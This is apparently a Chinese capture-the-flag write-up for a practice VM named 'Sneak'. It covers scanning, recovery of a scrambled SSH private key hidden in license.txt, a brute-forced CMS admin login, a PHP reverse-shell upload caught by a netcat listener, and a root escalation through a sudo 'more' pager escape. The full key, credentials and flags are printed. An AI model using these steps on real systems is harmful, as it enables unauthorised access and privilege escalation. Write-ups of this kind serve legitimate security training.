

# 群友靶机-sneak

## 信息搜集

```
└─(root@kali)-[/home/kali/aaa]
└─# nmap 192.168.161.126 -A -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-14 10:24 EDT
Nmap scan report for 192.168.161.126
Host is up (0.00064s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:94:5A:61 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.64 ms  192.168.161.126

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.17 seconds
```

开放了22和80端口

## web探测

web80页面只回显了index字样，没有其他内容，用dirsearch扫一下目录

```
└─(root@kali)-[/home/kali/aaa]
└─# dirsearch -u http://192.168.161.126/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _ _ _|.  v0.4.3
  (||||_|) (/_(||| (|_|)

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist
size: 11460
```

Output File: /home/kali/aaa/reports/http\_192.168.161.126/\_\_\_25-07-14\_10-25-28.txt

Target: http://192.168.161.126/

```
[10:25:28] Starting:
[10:25:32] 403 - 280B - /.ht_wsr.txt
[10:25:32] 403 - 280B - /.htaccess_sc
[10:25:32] 403 - 280B - /.htaccess.bak1
[10:25:32] 403 - 280B - /.htaccess.save
[10:25:32] 403 - 280B - /.htaccess_extra
[10:25:32] 403 - 280B - /.htaccess_orig
[10:25:32] 403 - 280B - /.htaccess.orig
[10:25:32] 403 - 280B - /.htaccessBAK
[10:25:32] 403 - 280B - /.htaccess.sample
[10:25:32] 403 - 280B - /.htm
[10:25:32] 403 - 280B - /.htaccessOLD
[10:25:32] 403 - 280B - /.httr-oauth
[10:25:32] 403 - 280B - /.htpasswd_test
[10:25:32] 403 - 280B - /.html
[10:25:32] 403 - 280B - /.htaccessOLD2
[10:25:32] 403 - 280B - /.htpasswds
[10:25:34] 403 - 280B - /.php
[10:26:04] 301 - 316B - /cms -> http://192.168.161.126/cms/
[10:26:04] 500 - 0B - /cms/
[10:26:53] 403 - 280B - /server-status/
[10:26:53] 403 - 280B - /server-status
```

Task Completed

两个cms路径，只不过 /cms 的状态为301，/cms/ 的状态为500，并且在 /cms 路径下没有内容显示，吸取上次的教训，再次扫一下目录

```
└─(root@kali)-[/home/kali/aaa]
└─# dirsearch -u http://192.168.161.126/cms
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
```

```
 _|. _ _ _ _ _ _|_   v0.4.3
(---) (/_(---(---) )
```

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist size: 11460

Output File: /home/kali/aaa/reports/http\_192.168.161.126/\_cms\_25-07-14\_10-31-58.txt

Target: http://192.168.161.126/

```
[10:31:58] Starting: cms/
[10:32:02] 200 - 413B - /cms/.gitignore
[10:32:02] 403 - 280B - /cms/.ht_wsr.txt
[10:32:03] 403 - 280B - /cms/.htaccess_orig
[10:32:03] 403 - 280B - /cms/.htaccess.orig
[10:32:03] 403 - 280B - /cms/.htaccess.bak1
```

```
[10:32:03] 403 - 280B - /cms/.htaccess_extra
[10:32:03] 403 - 280B - /cms/.htaccess.save
[10:32:03] 403 - 280B - /cms/.htaccessOLD
[10:32:03] 403 - 280B - /cms/.htaccessBAK
[10:32:03] 403 - 280B - /cms/.htaccessOLD2
[10:32:03] 403 - 280B - /cms/.htaccess.sample
[10:32:03] 403 - 280B - /cms/.html
[10:32:03] 403 - 280B - /cms/.htaccess_sc
[10:32:03] 403 - 280B - /cms/.htpasswd_test
[10:32:03] 403 - 280B - /cms/.httr-oauth
[10:32:03] 403 - 280B - /cms/.htm
[10:32:03] 403 - 280B - /cms/.htpasswds
[10:32:05] 403 - 280B - /cms/.php
[10:32:38] 200 - 0B - /cms/config.php
[10:32:40] 200 - 0B - /cms/content/
[10:32:39] 301 - 324B - /cms/content -> http://192.168.161.126/cms/content/
[10:32:40] 301 - 321B - /cms/core -> http://192.168.161.126/cms/core/
[10:32:57] 301 - 324B - /cms/install -> http://192.168.161.126/cms/install/
[10:32:58] 200 - 543B - /cms/install/index.php?upgrade/
[10:32:58] 200 - 543B - /cms/install/
[10:33:01] 301 - 320B - /cms/lib -> http://192.168.161.126/cms/lib/
[10:33:01] 200 - 0B - /cms/lib/
[10:33:02] 200 - 2KB - /cms/license.txt
[10:33:09] 301 - 324B - /cms/modules -> http://192.168.161.126/cms/modules/
[10:33:09] 200 - 0B - /cms/modules/
[10:33:25] 200 - 1KB - /cms/README.md
[10:33:27] 200 - 90B - /cms/robots.txt
[10:33:38] 301 - 323B - /cms/styles -> http://192.168.161.126/cms/styles/
```

Task Completed

里面有两个有用的信息 `/cms/license.txt` 和 `/cms/robots.txt`

先看一下 `license.txt`

```
└─(root@kali)-[/home/kali/aaa]
└─# curl http://192.168.161.126/cms/license.txt
-----YEK ETAVIRP HSSNEPO NIGEB-----
b3B1bnNzaC1rZXktdjEAAAAABG5vbmUAAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
sAdd/5SMN1KwatGo/1evq+7bFETglpGM2U50i7e8nMF2/mDX2PJzAEYAAAQAAEWAAAAAhN
8vtXIS94jYewIuOQ3qS5ya5ET3o00k33k5m9oy+ekd2A8oHiJJUBD8CPst/BR4PMM+OIYq
CugO2A2hUNf4TK8+J/RSLgmuZ9PW5KHZTezkcuONjFFWCvgtGzY1YrCzvIjdVzn9JAngQ9
g/MRE8QLORDFocr1Gt+h4NUfrgxaoBQHjfiMZ9ygZA1xYdC/5JtCuXeAvM69jREOaxLA13
zC2umAuWE4CUKEenEK2+4B4JRkq1wcVOYR8DeAbnAb/1vn/edv2QS740gBZizuTo9ZS+20
+kQNreKqcPUV/CEjNoL5225HYA5WIUaOPbS4wIrPewLXMZ4UCJrDR5qh2VlJgGxbkx86Rj
vPy1xiFMkxT35lAOQGMysOhSaohFWCoSdqx7H8mQI1RAMK5+g8vRR0MLfG6/8dziq5QYl
CMF4kKogzmcOR6RVA+jTkVB821JKS3e46Y5DoKh7AAAFiBz2r4oc9q+KAAAAB3NzaC1yc2
H2IevEyV7LPLQX3fuETTtlwrB6ft3rq/+2HxkRZqBjNVuj4uH/JTh9v5w19TyMABGAAAE
sCLjkn6kucmuRE96NDpn95OZvamvnpHdgPKB4iSVAQ/Aj7LfwUeDZDPjiGKVUIJwCfZ2VX
QkziKvXezPogLojNgdIVZH+kCvfyfk0Cobw/jvuyx8k3MJnrTzYRh1wLYrxMWN2qw8LyY
xaHK5RrfoEDVH64MWqAUISX4jGfcoQNCWHQv+SbQr13gLzOvY0RDmsSwNd9NvkmaE7s4
1DnqCxaDEp/sgtrJgLMBuAlCh3JhitPeAeSEpanMX1DWE/gHw2Jw2f575vX3rNk00uDYQm
L/whI5zi+dtur2AOviFGjj20uMCKz3sC1zGeFAiaw0eoadlZSYBSw5mfokY5WE0aos3fP+
n5MIqCJeBjw7jcds4HjSc80deJgDkBjMrTokGaYh1Aquna8+BvJESZEAjsuPI/bUENZynh
DkekVQP05FqFntSskt3uOmOQ6CoewAAAAMBAAEAAAGAFne6UNkdX5fRSQfsis1/9NzSiG
wAGRSzrZkhVUXz3+T373wkBttvkjAd1t8iNU0udXCg3cZcc1CFHDIP345x1kqtDxFQMsF
RATRmnKH4if30/0p/vRBmMPEWHEmHbP2f+K8gEdKsv1oLBGkqSV3jnh0To72q9UMvNavZY
```

```
ewD9b8W0hsdu+qkblm1cI9FZmL+yXwpoiag+RPlnaIyk+OjzhfcUwnp81JNCIA8fobRHgw7
aJ3Q/ySGxsj7F8FkdHvZmpPDK4ZKMRdx7Ua1xy14R1ui2500eZawNbFd/cPUkVFSP1/m1Y
04yLkC4jUktXw8Vu2GD1vz495SE5yIDqsP2d6s5RHXNfMVxYySHF3CyIxLuq5vc1yku4sr
0Te2CmPjFyfqSRf4JT0JhQBMWXIrRetIuiyQULFFYxSVQZ0xm/wBZDi08npE+0dG/Cze1b
AAAAxk1CGnnTo1Jbjs0N9uh1vzyL5fXTibhuvVhIeIvVxF3xkODLXJxv/BqhnpwPDM+rMN
wGg79PTiKc6HwVFRxxQGnPuFz8Go1KeLfpJ0TR3RQ0TNPh54eFH/O+YAmTRDKeDU5fxrQY
MRqZx7/je0GTawbbpEvcf201YLDc0ygsCnRF92ZnB4N6/KWCsDovXx2+e6nF54K8w//501
R9wxe4c/2e9ifwnY1jQe9PzOoPOcdZgz1v1jYvON17T+MVuudygdNRLZw+ZgBf1xvQYHBU
yCg1p+s+ASiW01U5AEMAAAwWahDSG/RHnoJw4qBeiUTAOH6Uudn0FcVuC9UApP5Z8dCdP0
8kiVzZNbgXOKTWNpVubFREDc3rOKfxwIqkMMm22K11zOOKRL5KQYueIPgm/FE27Q204TLN
tkwzr/RuH9ngJ4X3UF+gxjDed5Qkmf7f10+8Bkvvh8PULRxKuyCbZ7R1p+TnGiJud35I1u
jSQ7sjSRRjY7zJaF+Pddkcn1eejwHCny48WUSeSTKRSZQfTwqWN5DGIL23/BRhRWUR4ikQ
D60XD8ng8Emm8qz1oh2GcYjM22s3MIZZkdQWAAAAT2ZbedvPMgwrXScQu1mYH9cZCOP9Fh
T5AHbmx0QWQIKpIyH4/w1BTXfeBmoRca80dhpMUK+idiYG9TOYw2yAczR3nCUYHhYuv2
ujfICKFANZoCfe8p/aYowunCn8aht9Eos06yIZ0+UND9rrI3arzLr7OertbKaPMMLUJJQS
sX74165qBqWms8knQ2mxI6hmmZ+Tqvl+b2KqtsdML7VbLXT1fJmNXKwDnzMJ1QrINssBDX
==WBGUABDIQArFWZunFQtRWYz13cMAAAAKn2WUqipD5tU8
-----END OPENSSH PRIVATE KEY-----
```

是一个有问题的ssh密钥，根据靶机名丢给ai，让ai修复一下


```
-----BEGIN OPENSSH PRIVATE KEY-----
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 fju
sX74165qBqWms8knQ2mxI6hmmZ+Tqvl+b2KqtsdML7VbLXT1fJmNXKwDnzMJ1QrINssBDX
```

```
8Ut5DpiqUW2nkAAAAMc3lZYWRtQFNuZWFrAQIDBAUGBW==  
-----END OPENSSH PRIVATE KEY-----
```

然后去看一下 robots.txt 的内容

```
└─(root@kali)-[/home/kali/aaa]  
└─# curl http://192.168.161.126/cms/robots.txt  
# robots.txt flatCore  
User-agent: *  
Disallow: /acp/  
Disallow: /core/  
Disallow: /lib/  
Disallow: /modules/
```

给出了几个目录，就 /acp/ 有用，去访问一下




Login:

Username


Passwort

☐ Angemeldet bleiben

是一个登录框，经过爆破后知道账号密码为 admin:88888888,去登录



在左侧的 `Dateien verwalten` 找到了文件上传的位置



这里文件上传的类型为files，然后上传一个反弹shell的php文件，上传完之后，先kali监听，在点击文件

```
└─(root@kali)-[/home/kali/aaa]
└─# nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.161.76] from (UNKNOWN) [192.168.161.126] 51108
Linux Sneak 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
GNU/Linux
 10:51:34 up  1:03,  1 user,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
sysadm    pts/1    192.168.161.76  10:01   37:18   0.04s   0.04s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

刚才不是拿到了一个ssh密钥吗，去home目录下看看有那些用户

```
$ cd home
$ ls -al
total 16
drwxr-xr-x  4 root   root   4096 Jul 11 13:49 .
drwxr-xr-x 18 root   root   4096 Jul 11 11:49 ..
drwxr-xr-x  3 sysadm sysadm 4096 Jul 14 10:19 sysadm
drwxr-xr-x  3 user    user   4096 Jul 11 13:50 user
```

有两个用户，猜测ssh密钥是sysadm用户的，进行ssh登录

## ssh登录

```
└─(root@kali)-[/home/kali/aaa]
└─# ssh sysadm@192.168.161.126 -i id
Linux Sneak 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jul 14 10:01:01 2025 from 192.168.161.76
sysadm@Sneak:~$ id
uid=1002(sysadm) gid=1003(sysadm) groups=1003(sysadm)
```

发现userflag不在sysadm用户下，在user下，但是不能直接cat用户user下的flag

先看一下sysadm用户的sudo权限

```
sysadm@Sneak:~$ sudo -l
Matching Defaults entries for sysadm on Sneak:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sysadm may run the following commands on Sneak:
    (ALL) NOPASSWD: /usr/bin/more /var/log/custom/fake-cleanup.sh
```

可以看到用户sysadm可以通过sudo以root权限运行以下命令：

```
(ALL) NOPASSWD: /usr/bin/more /var/log/custom/fake-cleanup.sh
```

并且more有一个特性

- 在分页暂停时，`more`可以执行多种命令，其中以`!`开头的命令会在shell中执行。
- 例如，输入`!/bin/bash`会启动一个交互式shell。

也就是说当终端所显示的行数不足以满足fake-cleanup.sh文件所需要展示的行数时，会出现一个交互式的界面，类似与vim退出时要输入命令的界面，如下图所示

```
sysadm@Sneak:~$ sudo /usr/bin/more /var/log/custom/fake-cleanup.sh
# System cleanup script - DO NOT MODIFY
--More--(95%)
```

如果修改的行数为1，则不会出现交互式命令

```
sysadm@Sneak:~$ stty rows 1
sysadm@Sneak:~$ sudo /usr/bin/more /var/log/custom/fake-cleanup.sh
sysadm@Sneak:~$
```

因此可以通过 `stty rows` 的方式来修改行数为2即可,

```
sysadm@Sneak:~$ stty rows 2
sysadm@Sneak:~$ sudo /usr/bin/more /var/log/custom/fake-cleanup.sh
# System cleanup script - DO NOT MODIFY
!/bin/bash
root@Sneak:/home/sysadm# id
uid=0(root) gid=0(root) groups=0(root)
```

## flag

```
root@Sneak:~# cat root.txt
flag{root-36bee2f8db4943b0f6c9d16afe11d454}
root@Sneak:~# cat /home/user/user.txt
flag{user-9fcae37cb857fb5fc6f8d74c82a5d0ga}
```

## user密码的获取方式

直接读取 `/etc/passwd`, 反弹shell的www-data用户也可以读取这个文件

```
root@Sneak:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
messagebus:x:104:110:./nonexistent:/usr/sbin/nologin
sshd:x:105:65534:./run/sshd:/usr/sbin/nologin
user:x:1001:1001:user@123:/home/user:/bin/bash
```



```
sysadm:x:1002:1003:where is my license?:/home/sysadm:/bin/bash
```

user用户的密码时 user@123